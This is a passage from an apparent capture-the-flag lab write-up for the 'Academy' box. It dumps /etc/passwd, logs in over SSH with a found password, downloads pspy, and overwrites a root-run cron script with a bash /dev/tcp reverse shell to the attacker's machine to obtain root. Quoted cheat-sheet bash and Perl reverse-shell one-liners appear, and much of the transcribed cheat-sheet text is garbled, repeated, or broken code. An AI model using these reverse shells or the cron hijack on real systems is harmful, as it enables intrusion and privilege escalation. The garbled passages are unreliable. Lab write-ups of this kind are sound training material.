sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,,:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

We run the “`cat /etc/passwd`” to list the users and look what we found, an administrator by the name “`grimmie`” (the name from the `note.txt` file). At this point, we have exhausted our chances with port 21 and port 80, now we are left with port 22 which is SSH (Secure SHell). It should be obvious at this point that we might want to log in through SSH on our attack machine.

```
grimmie@academy: ~
[grimmie@kali: -~]
$ ssh grimmie@192.168.7.139
The authenticity of host '192.168.7.139' (192.168.7.139) can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:35: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.7.139' (ED25519) to the list of known hosts.
grimmie@192.168.7.139's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy: ~
```

Using “`grimmie`” as the username and “`My_V3ryS3cur3_P4ss`” as the password, we got access.

```
(kali㉿kali)-[~]
└─$ ssh grimmie@192.168.7.139
The authenticity of host '192.168.7.139 (192.168.7.139)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by this host under one or more other names/addresses:
  -./ssh/known_hosts:35: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.7.139' (ED25519) to the list of known hosts.
grimmie@192.168.7.139's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ sudo -l
-bash: sudo: command not found
grimmie@academy:~$ history
 1 sudo -l
 2 history
grimmie@academy:~$ cd /home/grimmie
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat 
```


mouse pointer inside or press Ctrl+G

Once again, there isn't much here and so we will have to make use of what I have. The "backup.sh" appears to be a process that runs at a certain time interval in the background.

```
grimmie@academy:~$ hostname
academy
grimmie@academy:~$ ps
PID TTY      TIME CMD
15872 pts/0    00:00:00 bash
16140 pts/0    00:00:00 ps
grimmie@academy:~$ crontab -l
no crontab for grimmie
grimmie@academy:~$ systemctl list-timers
NEXT          LEFT            LAST          PASSED          UNIT           ACTIVATES
Mon 2025-06-30 20:39:00 EDT  2min 36s left  Mon 2025-06-30 20:09:01 EDT  27min ago  phpsessionclean.timer   phpsessionc
Tue 2025-07-01 00:00:00 EDT  3h 23min left  Mon 2025-06-30 12:34:59 EDT  8h ago    logrotate.timer       logrotate.s
Tue 2025-07-01 00:00:00 EDT  3h 23min left  Mon 2025-06-30 12:34:59 EDT  8h ago    man-db.timer         man-db.serv
Tue 2025-07-01 04:51:44 EDT  8h left        Mon 2025-06-30 12:35:00 EDT  8h ago    apt-daily.timer      apt-daily.s
Tue 2025-07-01 06:09:31 EDT  9h left        Mon 2025-06-30 12:34:59 EDT  8h ago    apt-daily-upgrade.timer apt-daily-u
Tue 2025-07-01 15:17:01 EDT  18h left       Mon 2025-06-30 15:17:01 EDT  5h 19min ago  systemd-tmpfiles-clean.timer  systemd-tmp
6 timers listed.
Pass --all to see loaded but inactive timers, too.
Lines 1-10/10 (END)
```

mouse pointer outside or press Ctrl+Alt.

But when we look for this process, it doesn't seem to appear on the process list. This is probably occurring because we don't have root privileges to do so. A tool that can help us achieve this is the "**PSPY**" tool.



This tool allows us to view all processes without root privileges. We ensured the tool was downloaded in the LinPEAS directory where our web server was setup and still running.

```
grimmie@academy:/tmp$ wget http://192.168.7.131/pspy64
2025-06-30 20:40:34 --2025-06-30 20:40:34-- http://192.168.7.131/pspy64
Connecting to 192.168.7.131:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'


pspy64          100%[=====]  2.96M --.-KB/s   in 0.04s

2025-06-30 20:40:34 (66.7 MB/s) - 'pspy64' saved [3104768/3104768]

grimmie@academy:/tmp$ ls
backup.zip  systemd-private-1773a6a7223349c4927ab23821b42b88-apache2.service-G4obII
pspy64      systemd-private-1773a6a7223349c4927ab23821b42b88-systemd-timesyncd.service-PcrQbV
grimmie@academy:/tmp$ ls -l pspy64
-rw-r--r-- 1 grimmie administrator 3104768 Jun 30 20:33 pspy64
grimmie@academy:/tmp$ chmod +x pspy64
grimmie@academy:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```


Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)

With that said, we simply locate to our preferred directory (/tmp) and download the file from the server with the “wget” command. Then we make the script executable with the “chmod” command and run it.



```
grimmie@academy:/tmp
File Actions Edit View Help
2025/06/30 20:41:44 CMD: UID=0 PID=23 |
2025/06/30 20:41:44 CMD: UID=0 PID=22 |
2025/06/30 20:41:44 CMD: UID=0 PID=21 |
2025/06/30 20:41:44 CMD: UID=0 PID=20 |
2025/06/30 20:41:44 CMD: UID=0 PID=19 |
2025/06/30 20:41:44 CMD: UID=0 PID=18 |
2025/06/30 20:41:44 CMD: UID=0 PID=17 |
2025/06/30 20:41:44 CMD: UID=0 PID=16 |
2025/06/30 20:41:44 CMD: UID=0 PID=15 |
2025/06/30 20:41:44 CMD: UID=0 PID=14 |
2025/06/30 20:41:44 CMD: UID=0 PID=13 |
2025/06/30 20:41:44 CMD: UID=0 PID=12 |
2025/06/30 20:41:44 CMD: UID=0 PID=11 |
2025/06/30 20:41:44 CMD: UID=0 PID=10 |
2025/06/30 20:41:44 CMD: UID=0 PID=9 |
2025/06/30 20:41:44 CMD: UID=0 PID=8 |
2025/06/30 20:41:44 CMD: UID=0 PID=6 |
2025/06/30 20:41:44 CMD: UID=0 PID=4 |
2025/06/30 20:41:44 CMD: UID=0 PID=3 |
2025/06/30 20:41:44 CMD: UID=0 PID=2 |
2025/06/30 20:41:44 CMD: UID=0 PID=1 /sbin/init
2025/06/30 20:42:01 CMD: UID=0 PID=16264 /usr/sbin/CRON -f
2025/06/30 20:42:01 CMD: UID=0 PID=16265 /usr/sbin/CRON -f
2025/06/30 20:42:01 CMD: UID=0 PID=16266 /bin/sh -c /home/grimmie/backup.sh
2025/06/30 20:42:01 CMD: UID=0 PID=16267 /bin/bash /home/grimmie/backup.sh
2025/06/30 20:42:01 CMD: UID=0 PID=16268 /bin/bash /home/grimmie/backup.sh
2025/06/30 20:42:01 CMD: UID=0 PID=16269 /bin/bash /home/grimmie/backup.sh
2025/06/30 20:43:01 CMD: UID=0 PID=16270 /usr/sbin/CRON -f
2025/06/30 20:43:01 CMD: UID=0 PID=16271 /usr/sbin/CRON -f
2025/06/30 20:43:01 CMD: UID=0 PID=16272 /bin/sh -c /home/grimmie/backup.sh
2025/06/30 20:43:01 CMD: UID=0 PID=16273 /bin/bash /home/grimmie/backup.sh
2025/06/30 20:43:01 CMD: UID=0 PID=16274 /bin/bash /home/grimmie/backup.sh
2025/06/30 20:43:01 CMD: UID=0 PID=16275 /bin/bash /home/grimmie/backup.sh
```

Finally, we were able to expose the hidden process as highlighted. We can once again abuse the scripting language used by the process (bash) to pop a shell.



Google bash reverse shell

All Images Videos Short videos Forums News Web More ▾ Tools ▾ Sign in

pentestmonkey https://pentestmonkey.net › cheat-sheet › shells › reverse... :

Reverse Shell Cheat Sheet

This page deals with the former. Your options for creating a **reverse shell** are limited by the scripting languages installed on the target system.

Php-reverse-shell SQL Injection Web Shells

Invicti https://www.invicti.com › learn › reverse-shell :

Reverse Shell

A reverse shell is a **script or executable program** that allows interactive shell access to a system through an outgoing connection from that system. Malicious ...

Reverse Shell Generator https://revshells.com :

Reverse Shell Generator: Online

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.

Just like we did with the PHP, we can also spawn a shell in bash.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Reverse Shell Cheat Sheet" and has the URL <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. The page content includes a sidebar with "Categories" and links to various blog posts. The main content area is titled "Reverse Shell Cheat Sheet" and provides examples for creating reverse shells using Bash, PERL, and Python.

Bash
Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL
Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(I,"<>");exec("sh -i <".I." >".I."");}'
```

Python

This is a one-line code we can copy and paste into the process file

The screenshot shows a terminal window with the title bar "grimmie@academy: ~". The terminal is running the "nano" text editor on file "backup.sh". The content of the file is a one-liner Bash script for a reverse shell:

```
#!/bin/bash  
bash -i >& /dev/tcp/192.168.7.131/8080 0>&1
```

The terminal also displays the standard nano key bindings at the bottom.

The line of code requires that we insert our attack machine's IP address along with a port number and save it.

```
(kali㉿kali)-[~/LINPEAS]$ nc -nvlp 8080
listening on [any] 8080 ...
```

Reverse Shell Cheat Sheet

If you're lucky enough to find a command injection vulnerability during a penetration test, pretty soon afterwards you'll probably want to have a shell.

It's not possible to post a more detailed CTFH11 cheat sheet than this one just yet, your best bet is to have some training back at reverse shell or learning as well as a TCP/IP part. This page shows lots of the terms.

You're going to need a reverse shell and learnt by the scripting languages installed on the target system. Though you could probably upload a binary program but if you're security well prepared,

The examples shown are limited to Linux-like systems. Some of the examples shown should work on Windows if you use attributes like `!attribute`.

Each of the methods below is useful for a penetration test your own programs, malicious programs, and not every machine.

Bash

Some versions of bash have built-in reverse shell (`!reverse` command on Ubuntu 10.04).

```
#!/bin/bash
# !reverse
```

PERL

Perl's `socket` module has a reverse shell.

```
perl -e "use Socket;$i='192.168.7.131';$p=4444;socket(S,PF_INET,SOCK_STREAM,gaiaddr($i,$p));connect(S,$i,$p);system('id')";!/bin/sh
```

There's also an alternative Perl's reverse shell.

Python

Now we open a listener with **Netcat** and listen through the set port number (8080)

```
(kali㉿kali)-[~/LINPEAS]$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.7.131] from (UNKNOWN) [192.168.7.139] 48416
heat Sheet
bash: cannot set terminal process group (16614): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~#
```

If it's not possible to open a new terminal a better way is to use `!exec` and pass the user shell to the terminal. This is often the case when you're stuck in a terminal that can't be closed or killing a shell to a TCP/IP port. This page shows lots of the terms.

You're going to need a reverse shell and learnt by the scripting languages installed on the target system. Though you could probably upload a binary program but if you're security well prepared,

The examples shown are limited to Linux-like systems. Some of the examples shown should work on Windows if you use attributes like `!attribute`.

Each of the methods below is useful for a penetration test your own programs, malicious programs, and not every machine.

Bash

Some versions of bash have built-in reverse shell (`!reverse` command on Ubuntu 10.04).

```
#!/bin/bash
# !reverse
```

PERL

Perl's `socket` module has a reverse shell.

```
perl -e "use Socket;$i='192.168.7.131';$p=4444;socket(S,PF_INET,SOCK_STREAM,gaiaddr($i,$p));connect(S,$i,$p);system('id')";!/bin/sh
```

There's also an alternative Perl's reverse shell.

Python

At long last, we finally got root access to the machine.

The screenshot shows a Kali Linux desktop environment with several open windows. In the foreground, a terminal window titled 'kali@kali: ~' displays a successful exploit on a target system. The exploit command was '\$ nc -nvlp 8080'. The terminal output shows the root shell being established on port 8080, and the user 'root' at the 'root@academy' prompt. The user has found a file named 'flag.txt' containing the message 'Congratz you rooted this box !'. The user also mentions they enjoyed the challenge.

```
$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.7.131] from (UNKNOWN) [192.168.7.139] 48416
root@academy:~# whoami
root
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

In the background, a Mozilla Firefox browser window is open to a page titled 'Reverse Shell Cheat Sheet | pestestmonkey — Mozilla Firefox'. The page contains various tools and techniques for achieving a reverse shell, including sections for 'PERL' and 'Python'. The browser's address bar shows the URL 'free'.

